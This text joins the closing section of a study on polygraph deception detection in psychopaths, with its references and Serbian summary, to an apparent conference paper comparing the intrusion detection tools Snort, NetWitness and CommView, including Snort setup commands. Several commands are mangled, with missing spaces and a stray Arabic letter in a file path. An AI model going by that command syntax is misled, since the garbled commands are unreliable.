Table 1 indicates that of the total number of examinees who were diagnosed as psychopaths according to Hare's checklist, 30 were successfully detected by the polygraph while 20 were not.

As regards non-psychopaths, 36 of them were detected by the polygraph while 14 were not. Therefore, there is a difference between these two groups in favor of psychopaths in the sense that psychopaths are more successful in deceiving the polygraph than non-psychopaths. Next, the chi-squared test was performed in order to determine the significance of this difference.

$$\chi^2(1) = 1,604; p = 0,205$$

The chi-squared test of statistical significance of the difference which was found between the detected and undetected psychopaths indicates that although there is a difference, it is not statistically significant at the level of 0.05 %. Therefore, based on the obtained results, the first hypothesis cannot be confirmed and it cannot be claimed that psychopaths from the existing sample were more successful in concealing their lying reactions than non-psychopaths at a level higher than that of coincidence.

By checking the ratio of successful deception to the four dimensions on Hare's checklist of psychopathy it was determined that the persons whose deception was not detected by the polygraph examiner had statistically significantly higher results in the dimension of Interpersonal relationships than the examinees who were successfully detected by the polygraph examiner.

Taking into account only individual items on Hare's psychopathy checklist and using the (MANOVA) analysis of variance, no statistically significant difference was found on the level of the entire test. By observing the relationship between individual

items and the detection of deception by the polygraph, it can be concluded that the examinees whose deception was detected by the polygraph and those who were not, can only be successfully differentiated by items 4 – pathological lying and 17 – numerous (extra)marital relationships. Item 4 has a so-called obvious validity. This result indicates that by asking carefully selected questions pertaining to this feature, one can obtain information about how skillful the examinees are at lying and this can serve as a predictor of the possibility of their success in deceiving the polygraph.

As far as item 17 – numerous (extra)marital relationships is concerned, it tells us of a reduced capacity for close human relationships, of superficial emotions, thus probably suggesting lower levels of emotional stimulation and reactions in situations where people normally have more intense reactions.

Such findings lead towards a particular direction. Namely, it is possible that successful lying does not depend at all on psychopathy as a category defined by Hare's model or the criteria of contemporary classifications. In other words, that it is possible that there is a category of people who have certain personality traits that allow them to deceive the polygraph more easily than the rest of the population. Thus, the real question would not be whether psychopaths can or cannot successfully deceive the polygraph, but what kind of traits are possessed by people who are capable of successfully deceiving the polygraph.

As regards the validation of the polygraph instrument, before presenting the interpretation of the obtained results, it is important to note that this research had serious limitations due to the structure of the test which was used. Namely, it is a test which is of no current practical significance to the examinees because it does not involve questions regarding the crime for which they were asked to take the polygraph test. This, in a sense, brings into question the motivation of the examinees.

On the other hand, the examinee is in the police station for the purpose of verifying his statement regarding the circumstances of a crime that he is connected to in some way. His cooperation will determine the way the investigator treats him as well as the future course of the pre-criminal procedure. These are all factors that increase the seriousness of the situation the examinee is in. Therefore, it can be expected that he will be more motivated to adopt a more serious approach to this interview than he would have if he belonged to another type of subject population.

We are of the opinion that this type of research, regardless of its drawbacks and due to the uniformity of the test environment, has some significant methodological advantages over some other types of research that were used in the past (e.g. using prisoners as a sample or an “imaginary crime” situation).

On the other hand, our finding indicates that 66 examinees or 66% of the total number of examinees were detected in their deception, while 34 examinees or 34% were not. When comparing psychopaths and non-psychopaths in how successful they were in deceiving the polygraph, the results are as follows: 60% (30 examinees) of the psychopaths were successfully detected compared to 72% of non psychopaths (36 examinees). Therefore, the difference in the detection of deception in psychopaths and non-psychopaths, as well as in the entire sample, is statistically significant compared to 50% – 50% blind guessing. Given the type of test used, these are very good results that support the justification of using a polygraph in police investigations.

4. References

1. Bell, B.G., Raskin, D.C., Honts, C.R. & Kicher, J.C. (1999). *Juta the Numerical Scoring System*, Polygraph., volume 28. number 1, 1 – 9.
2. Cleckley, H. (1976). *The mask of sanity* (5th ed.), St. Louis, MO: Mosby.
3. Coid, J.W. (1992). *DSM III diagnosis in criminal psychopaths: A way foreward*, Criminal Behavior and Mental Health, 2, 78-94.
4. Dospulov, G.G. (1976). *Psihologija doprosa na predvariteljnom sledstvii*, Moskva.
5. Ekman, P. (1992). *Telling lies: Clues to deceit in the Marketplace, politics and Marriage*, New York: W.W.Norton.
6. Stern, B.A. and Kraphol, D.J. (2004). *The Efficacy of Detecting Deception in Psychopaths Using a Polygraph*, Polygraph, volume 33. number 4, 201 – 213.
7. Hare, R. D. (1993). *Without conscience: The disturbing world of the psychopaths among us*. New York: Pocket Books.
8. Hare, R. D. (2002). *Psychopathy Checklist – Revised - Manual*. Ontario. Toronto: Multi-Health Systems.
9. Hare, R.D. (2003). *Manual for the hare psychopathy checklist*, 2nd edn, revised. Toronto, ON: Multi-Health Systems.
10. Radulović, D. (2006). *Psihopatija i prestupništvo*, Beograd: Fakultet za specijalnu edukaciju i rehabilitaciju i Institut za kriminološka i sociološka istraživanja.
11. Simonović, B. (1997). *Pribavljanje i ocena iskaza pred policijom i na sudu*, Kragujevac: Pravni fakultet u Kragujevcu.
12. Vrij, A.(2000), *Detecting Lies and Deceit*, Chirchester; John Wiley & sons Ltd.
13. Vodinelić, V. *Laž okrivljenog kao dokaz u krivičnom postupku*, Pravni život, 3/1962.str. 4.
14. (2003). *Merriam – Webster's Collegiate Dictionary* (11th ed.), Merriam – Webster's.

PROVERA EFIKASNOSTI POLIGRAFSKOG ISPITIVANJA PUTEM EKSPERIMENTALNOG TESTA U PREPOZNAVANJU OBMANE KOD PSIHOPIATA

Rezime

Poligrafska ispitivanja su u svetu široko prihvaćena i sistematski primenjivana procedura procene istinitosti odgovora na postavljena pitanja. I pored određenih metodoloških slabosti, rezultati koji se pomoću njih ostvaruju višestruko opravdavaju njihovu višedecenijsku primenu. Cilj istraživanja je da se putem eksperimentalnog testa proveri uspešnost psihofiziološke detekcije obmane poligrafskog instrumenta kod psihopata u odnosu na nepsihopate.

Na taj način urađena je i validacija uspešnosti primene poligrafskog instrumenta na domaćem uzorku.

Dobijeni rezultati su u skladu sa vladajućom većinom već urađenih istraživanja na temu psihopatije i poligrafa, koji sugerišu da ne postoji statistički značajna

razlika u uspešnosti psihofiziološke detekcije obmane psihopata u odnosu na ostatak populacije.

Međutim, poređenjem onih koji su uspešno obmanuli poligraf u celini sa sub-dimenzijama na mernim instrumentima, nađena je povezanost uspešnosti obmane sa interpersonalnom dimenzijom kod Hareove ček-liste psihopatije, te antisocijalnim ponašanjem kod upitnika procene psihopatije. Ispitanici sa većim skorom na interpersonalnoj dimenziji (na Hareovoj ček-listi) uspešnije su obmanjivali poligrafski instrument, kao i ispitanici sa većim skorom na dimenziji antisocijalnosti na upitniku procene psihopatije.

Rezultati su diskutovani u kontekstu savremenih istraživanja psihopatije i poligrafa, kao i moguće praktične primene dobijenih nalaza. Na kraju, autor se osvrnuo i na metodološke slabosti istraživanja i preporuke za naredne istraživačke pokušaje u ovoj oblasti.

A TEST OF IDS APPLICATION OPEN SOURCE AND COMMERCIAL SOURCE

Dragan Randjelovic¹, Vladan Djordjevic²

¹Academy of Criminalistic and Police Studies¹, Belgrade

²Police Department of Pirot

Abstract: Computer users who still primarily work in networks require that the access to their data and resources in general is granted only to those that they allow to – just as in the case of physical property, the users of computer systems want the so-called computer security. The Internet, as the best known computer network, connects millions of people around the world granting them access primarily to a large amount of information and its users need to have the necessary means in order to achieve a given level of security. Systems for detecting intrusion in a computer system (IDS-intrusion detection system), solve the problem of unwanted network access. There are open-source and closed-commercial code IDS and it is important to have an insight into their advantages and disadvantages.

Keywords: Intrusion detection system, Snort, Netwitness, Commview.

1. Introduction

Over the last few years, computer security has been one of the most commonly mentioned concepts in computer science. New methods of attacking information systems are revealed daily and they practically double every following year. The reasons are numerous. The Internet access is increasingly simpler and cheaper, and technology development has made connections faster, so that it is increasingly hard to analyze the transactions that take place in these networks of high frequency. In addition, the market is currently dominated by a very small number of operating systems and, finding the vulnerabilities, the attacker has a large number of potential victims. Also, the rapid development of technology places some untested solutions in the market and that ultimately results in a large number of security vulnerabilities. In addition, the popularization of the Internet and offering information about the new flaws easily and quickly spread among a large number of people, and the acquisition of tools to attack the various information systems is reduced to visit to one of the many hacker sites.

2. Intrusion detection systems

The Intrusion detection system (IDS) is an application that detects security threats to your computer or network, and alerts you when it identifies danger. IDS has three functional parts:

- **Sensors** (“eyes” of each IDS-through which it captures traffic on the level of the computer system)
- **Console** (“Management arm” IDS for the supervision and control)
- **Central system** (“Soul” of the IDS, a system that records security events, which are recognized by the sensor, saves them in a database or a log generate alerts in keeping with the system rules).

¹ E-mail: dragan.randjelovic@kpa.edu.rs

2.1 Concepts of intrusion detection

Intrusion detection systems, or IDS can generally be divided as follows:

- **Host Based Intrusion Detection System – HIDS** installed as agents on host machines. It can analyze system and application log files in order to identify activities that look like the intrusion. HIDS has the following tasks:
- HIDS monitors incoming network traffic on a single computer in order to detect attacks, while using the anomaly detection based or signature.
- HIDS examine the system logs for suspicious events, as well as multiple failed attempts at logging.
- HIDS checks the integrity of files on the system in terms of whether the file was modified.




Figure 1: Host Based Intrusion Detection System - HIDS

- **Network Intrusion Detection System- NIDS**

They can analyze network traffic (packets traveling cables between computers) and compare fingerprints to the database security threats. NIDS is given in Figure 2 has the following tasks:

- ✓ NIDS uses the network card installed in Promiscuous (hereinafter referred to as common) mode of order packets caught traveling to various media and protocols (usually TCP / IP).
- ✓ Generates a warning about the attacks in real time.
- ✓ Generates logs that can help in the analysis of the attack after the attacks already occurred.

A typical example of one of the snort NIDS.




Figure 2: Network Intrusion Detection System- NIDS

- **Distributed Intrusion Detection System- DIDS:**

- ✓ Is contained by a NIDS, HIDS, or both.
- ✓ Sensors are located throughout the network and send reports to a centralized managing station.
- ✓ Centralized management station includes base signature intrusion sensors and sends them as needed.
- ✓ Using encrypted VPN connection between the control station and sensor.




Figure 3: Distributed Intrusion Detection System- DIDS

The main types of detection systems used by intrusion detection:

- **Signature detection**

Signature of the ids pattern which compares the contents of a package with pre-known attacks. Usually it is a typical parts and bits of information that IDS should review the incoming network traffic and identify it as a 'bad' traffic. The set of signatures used by IDS is the database of signatures (Signature base). Detection of the signature is one of the most common types of IDS detection but has the disadvantage that the IDS in network traffic patterns search attacks that have already been defined in the signature-based IDS can and a new form of attack because it does not recognize a similar pattern in the database of signatures.




Figure 4: The concept of detection by signature

- **Anomaly detection**

IDS used by anomaly detection works on the principle that teaches how to look “normal” network traffic and then make the alarm if you see something that contradict those of the image. Unfortunately much new or different can be marked as “abnormal” traffic is properly configured so that IDS may be low in terms of missed attacks, but rather sensitive to false alarms.




Figure 5: The concept of detection by anomaly

Some IDS detection by using signatures (snort), some anomalies and some by both.

2.2 Intrusion detection systems for open and commercial source

2.2.1 Snort

Snort the intrusion detection system open source and is logically divided into multiple components. These components work together to detect certain attacks and to generate output in the desired format. Snort based IDS has the main parts:

- Packet decoder;
- Pretprocessors;
- Detection system;
- Logging and alerts;
- Modules outputs.

Figure 7 shows how these components are arranged. Each packet from the network into the packet decoder. When it executes the process of taking (born capturing) package. For taking the package is usually used a separate part of the software takes over network traffic from a network card and sent to the decoder package. The software is called the driver to capture packets (born packet capture driver). On Windows operating systems the most common driver for this purpose has already been mentioned WinPcap, while on Linux to libpcap. On your way to the output modules, the package is rejected, logged, or generates alerts.




Figure 6: Components of Snort

2.2.2 Netwitness

NetWitness is a security product that audits and monitors all traffic on a network. It creates a comprehensive log of all network activities and interprets the activities into a format that network engineers and non-engineers alike can quickly understand.

NetWitness INVESTIGATOR is the application we use to analyze the data captured from our network in order to identify possible internal or external threats to our security and IP infrastructure. We can import data from other collection sources or, if we have the Field Edition, perform live data capture.




Figure 7: The appearance of the basic display of NetWitness

2.2.3 CommView

CommView is a **network monitor** and **analyzer** designed for LAN administrators, security professionals, network programmers, home users...virtually anyone who wants a full picture of the traffic flowing through a PC or LAN segment. Loaded with many user-friendly features, CommView combines performance and flexibility.

Commview can be used on any Windows system, 2000/XP/2003/Vista/7. Requires 10/100/1000 Mbps network, wireless or Token Ring card, or a standard dial-up adapter. It is necessary to initiate the recording of the first packages to be selected adapter that wants to record from the menu:




Figure 8: Select the adapter that will be recorded

When you make your selection, click on *Start Capture*.



Slika 9: Početak snimanja

If you visit a web page, such as Wikipedia, www.wikipedia.org, and then look in the CommView main window you will see what a program is recorded..

CommView								
File Search View Tools Settings Rules Help								
ADMtek ADM8511 USB To Fast Ethernet Converter - Packet Scheduler Miniport								
Latest IP Connections Packets VoIP Logging Rules Alarms								
Local IP	Remote IP	In	Out	Direction	Se...	Ports	Hostname	Process
210.54.125.213	209.68.1.161	8	8	Out	0	domain	wredhor.pair.com	svchost.exe
210.54.125.213	208.80.152.2	71	52	Out	3	http	rr.pmtpa.wikimedia.org	iexplore.exe
210.54.125.213	74.125.77.104	4	6	Out	1	http		iexplore.exe
210.54.125.213	208.80.152.3	43	37	Out	2	http	upload.pmtpa.wikimedia.org	iexplore.exe

Figure 10: Recorded visits to Wikipedia

3. Settings IDS

3.1 Settings SNORT

3.1.1 Setting snort in active mode


After installing snort, performance settings, and possibly write new rules, it is necessary to place the program in an active mode. Before using must install WinPcap, which enable us to capture contents of the package to go through the network and adjust the file *snort.conf* when our most important item to set *var HOME_NET*. For *var EXTERNAL_NET* any good to leave the value *any*. Snort has three modes:

- Sniffer;
- Packet logger;
- NIDS mode.

3.1.2 Sniffer mode

This mode is done simply listing the package at the command line. To wrote the ICMP header / TCP / UDP, use the command: *snort-v-i2*.

Parameter *i2* are marked to use the local network interface. If you have more than one network interface on the computer, we can list the command: *snort-W*. You receive the following screen layout:



```

C:\Command Prompt - snort -v -i2
Initializing Output Plugins!
Var '\Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5}_ADDRESS' defined, value
len = 25 chars, value = 192.168.0.0/255.255.255.0
Verifying Preprocessor Configurations!
Initializing Network Interface \Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5}
Decoding Ethernet on interface \Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5}
Preprocessor/Decoder Rule Count: 0
--- Initialization Complete ---

--> Snort! <--
o'-'~ Version 2.9.0.1-ODBC-MYSQL-FlexRESP-UM32 (Build 36)
  '--- By Martin Roesch & The Snort Team: http://www.snort.org/team.html
      (C) Copyright 1998-2007 Sourcefire Inc., et al.

Not Using PCAP FRAMES
10/20-13:29:55.134198 192.168.0.56:138 -> 192.168.0.255:138
UDP TTL:128 TOS:0x0 ID:78 IpLen:20 DgnLen:232
Len: 204
=====
10/20-13:33:46.303036 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:33:49.280655 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:33:55.289301 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:07.410658 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:10.389506 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:16.289851 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:28.320392 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:31.389625 ARP who-has 192.168.0.1 tell 192.168.0.56
10/20-13:34:31.678843 192.168.58.89:138 -> 192.168.58.255:138
UDP TTL:128 TOS:0x0 ID:24609 IpLen:20 DgnLen:235
Len: 207
=====

```

Figure 11: Sniffer mode

If you want to check if snort takes the contents of packages, and not just the contents of the header, use the command: *snort-VDE-i2*. *-d* parameter displays the contents of the package aplikacijskog layer. Content display, which follow the command is::

Figure 12: Sniffer mode snort package download messages

3.1.3 Packet log mode

Creating log files is done by entering commands: *snort-dev -l./log-i2*

Results can be seen in the folder snort, a potfolder log. Screen appearance in the command prompt is:

Figure 13: Packet log mode

We see the number and percentage of each protocol the total number of protocols that snort recognized.

The fastest way of logging is binary (binary mode) command: *snort-dev -l./log-b-i2*

Packets that are logged in a binary file can be read by any tool for recording using tcpdump format. These are the types of tools Ethereal, Wireshark, and others.

3.1.4 NIDS mode

Snort in NIDS mode uses the command: *snort-dev -l./log-c snort.conf-A fast-i2*. In this way, logged only packages that meet the rules that we defined in the *snort.conf* file.

Note: Since the is snort primarily designed to work on Linux operating systems, using the Windows operating system requires additional configuration file *snort.conf*.

It takes the path

dynamicpreprocessor directory

/usr / local / lib / snort_dynamicpreprocessor /

dynamicengine /usr / local / lib / snort_dynamicengine / libsf_engine.so

replace the paths

dynamicpreprocessor directory

c:\Snort\lib\snort_dynamicpreprocessor

dynamicengine c:\Snort\lib\snort_dynamicengine\sف_engine.dll

3.2 Settings NetWitness

We record traffic directly from the local network or download a recorded collection from the local host or a remote server (such as a decoder or concentrator). Username / Password login search NetWitness Framework. The connection can be encrypted using SSL. Tool and network rules are namenjana recording in real time as well as with imported collections. Users according to their needs, they can adjust the rules or turn them off. NetWitness translates each protocol on a common language so that further knowledge of the protocol is not necessary.

3.2.1 Capture the network in real time

Recording in real time enables the collection of traffic on the network using WinPcap driver for recording. NetWitness monitor's hubs, switches and passive network taps.

Setting NetWitness between a firewall and the intranet allows monitoring of incoming and outgoing Internet traffic. The most important options are:

- Network adapter - choose the appropriate adapter for our network
- Advance Capture Settings

Max Disc Usage - the percentage of disk space that allows the system to use. Buffer Size (MB) - determine the size in MB that will be used for storing packets from a network card.

- Evidence Handling - that will determine Hash Captures be recorded and its location.




Figure 14: NetWitness mode in real time




Figure 15: NetWitness mode in real time

3.3 Settings CommView

Commview is a network browser and analyzer designed for LAN administrators, professionals,

Network programmers, home users ... for anyone who wants a full picture of traffic that passes through the computer or part of the LAN. With many user friendly features, CommView combines performance and flexibility. This tool captures every packet on the network and displays relevant information about him, such as a list of packages, network connections, significant statistics, charts, etc. present Protocol. We examine, record, filter, import and export captured packets, see the protocols to the lowest layers with full analysis of over 70 spread throughout the flow.

CommView includes a VoIP analyzer for in-depth analysis, recording and playback SIP and H.323 voice communications.




Figure 16: CommView appearance of the screen

If we access the network via Ethernet card, you choose from the drop-down list and begin monitoring. CommView supports each 10Mbit, 100Mbit or 1Gbit Ethernet adapter.

If you are using dial-up modem access network, choose a dial-up adapter for monitoring. This tool can only see incoming and outgoing packages, not the pass-through packages.

Monitoring Loopback adapter we show local traffic sent or received over TCP / IP by running the program on our computer. If we do not run any program that exchanges data within the computer will not see the traffic when we look at this option. Function generator package does not work in Loopback adapter mode.




Figure 17: CommView look at the display settings

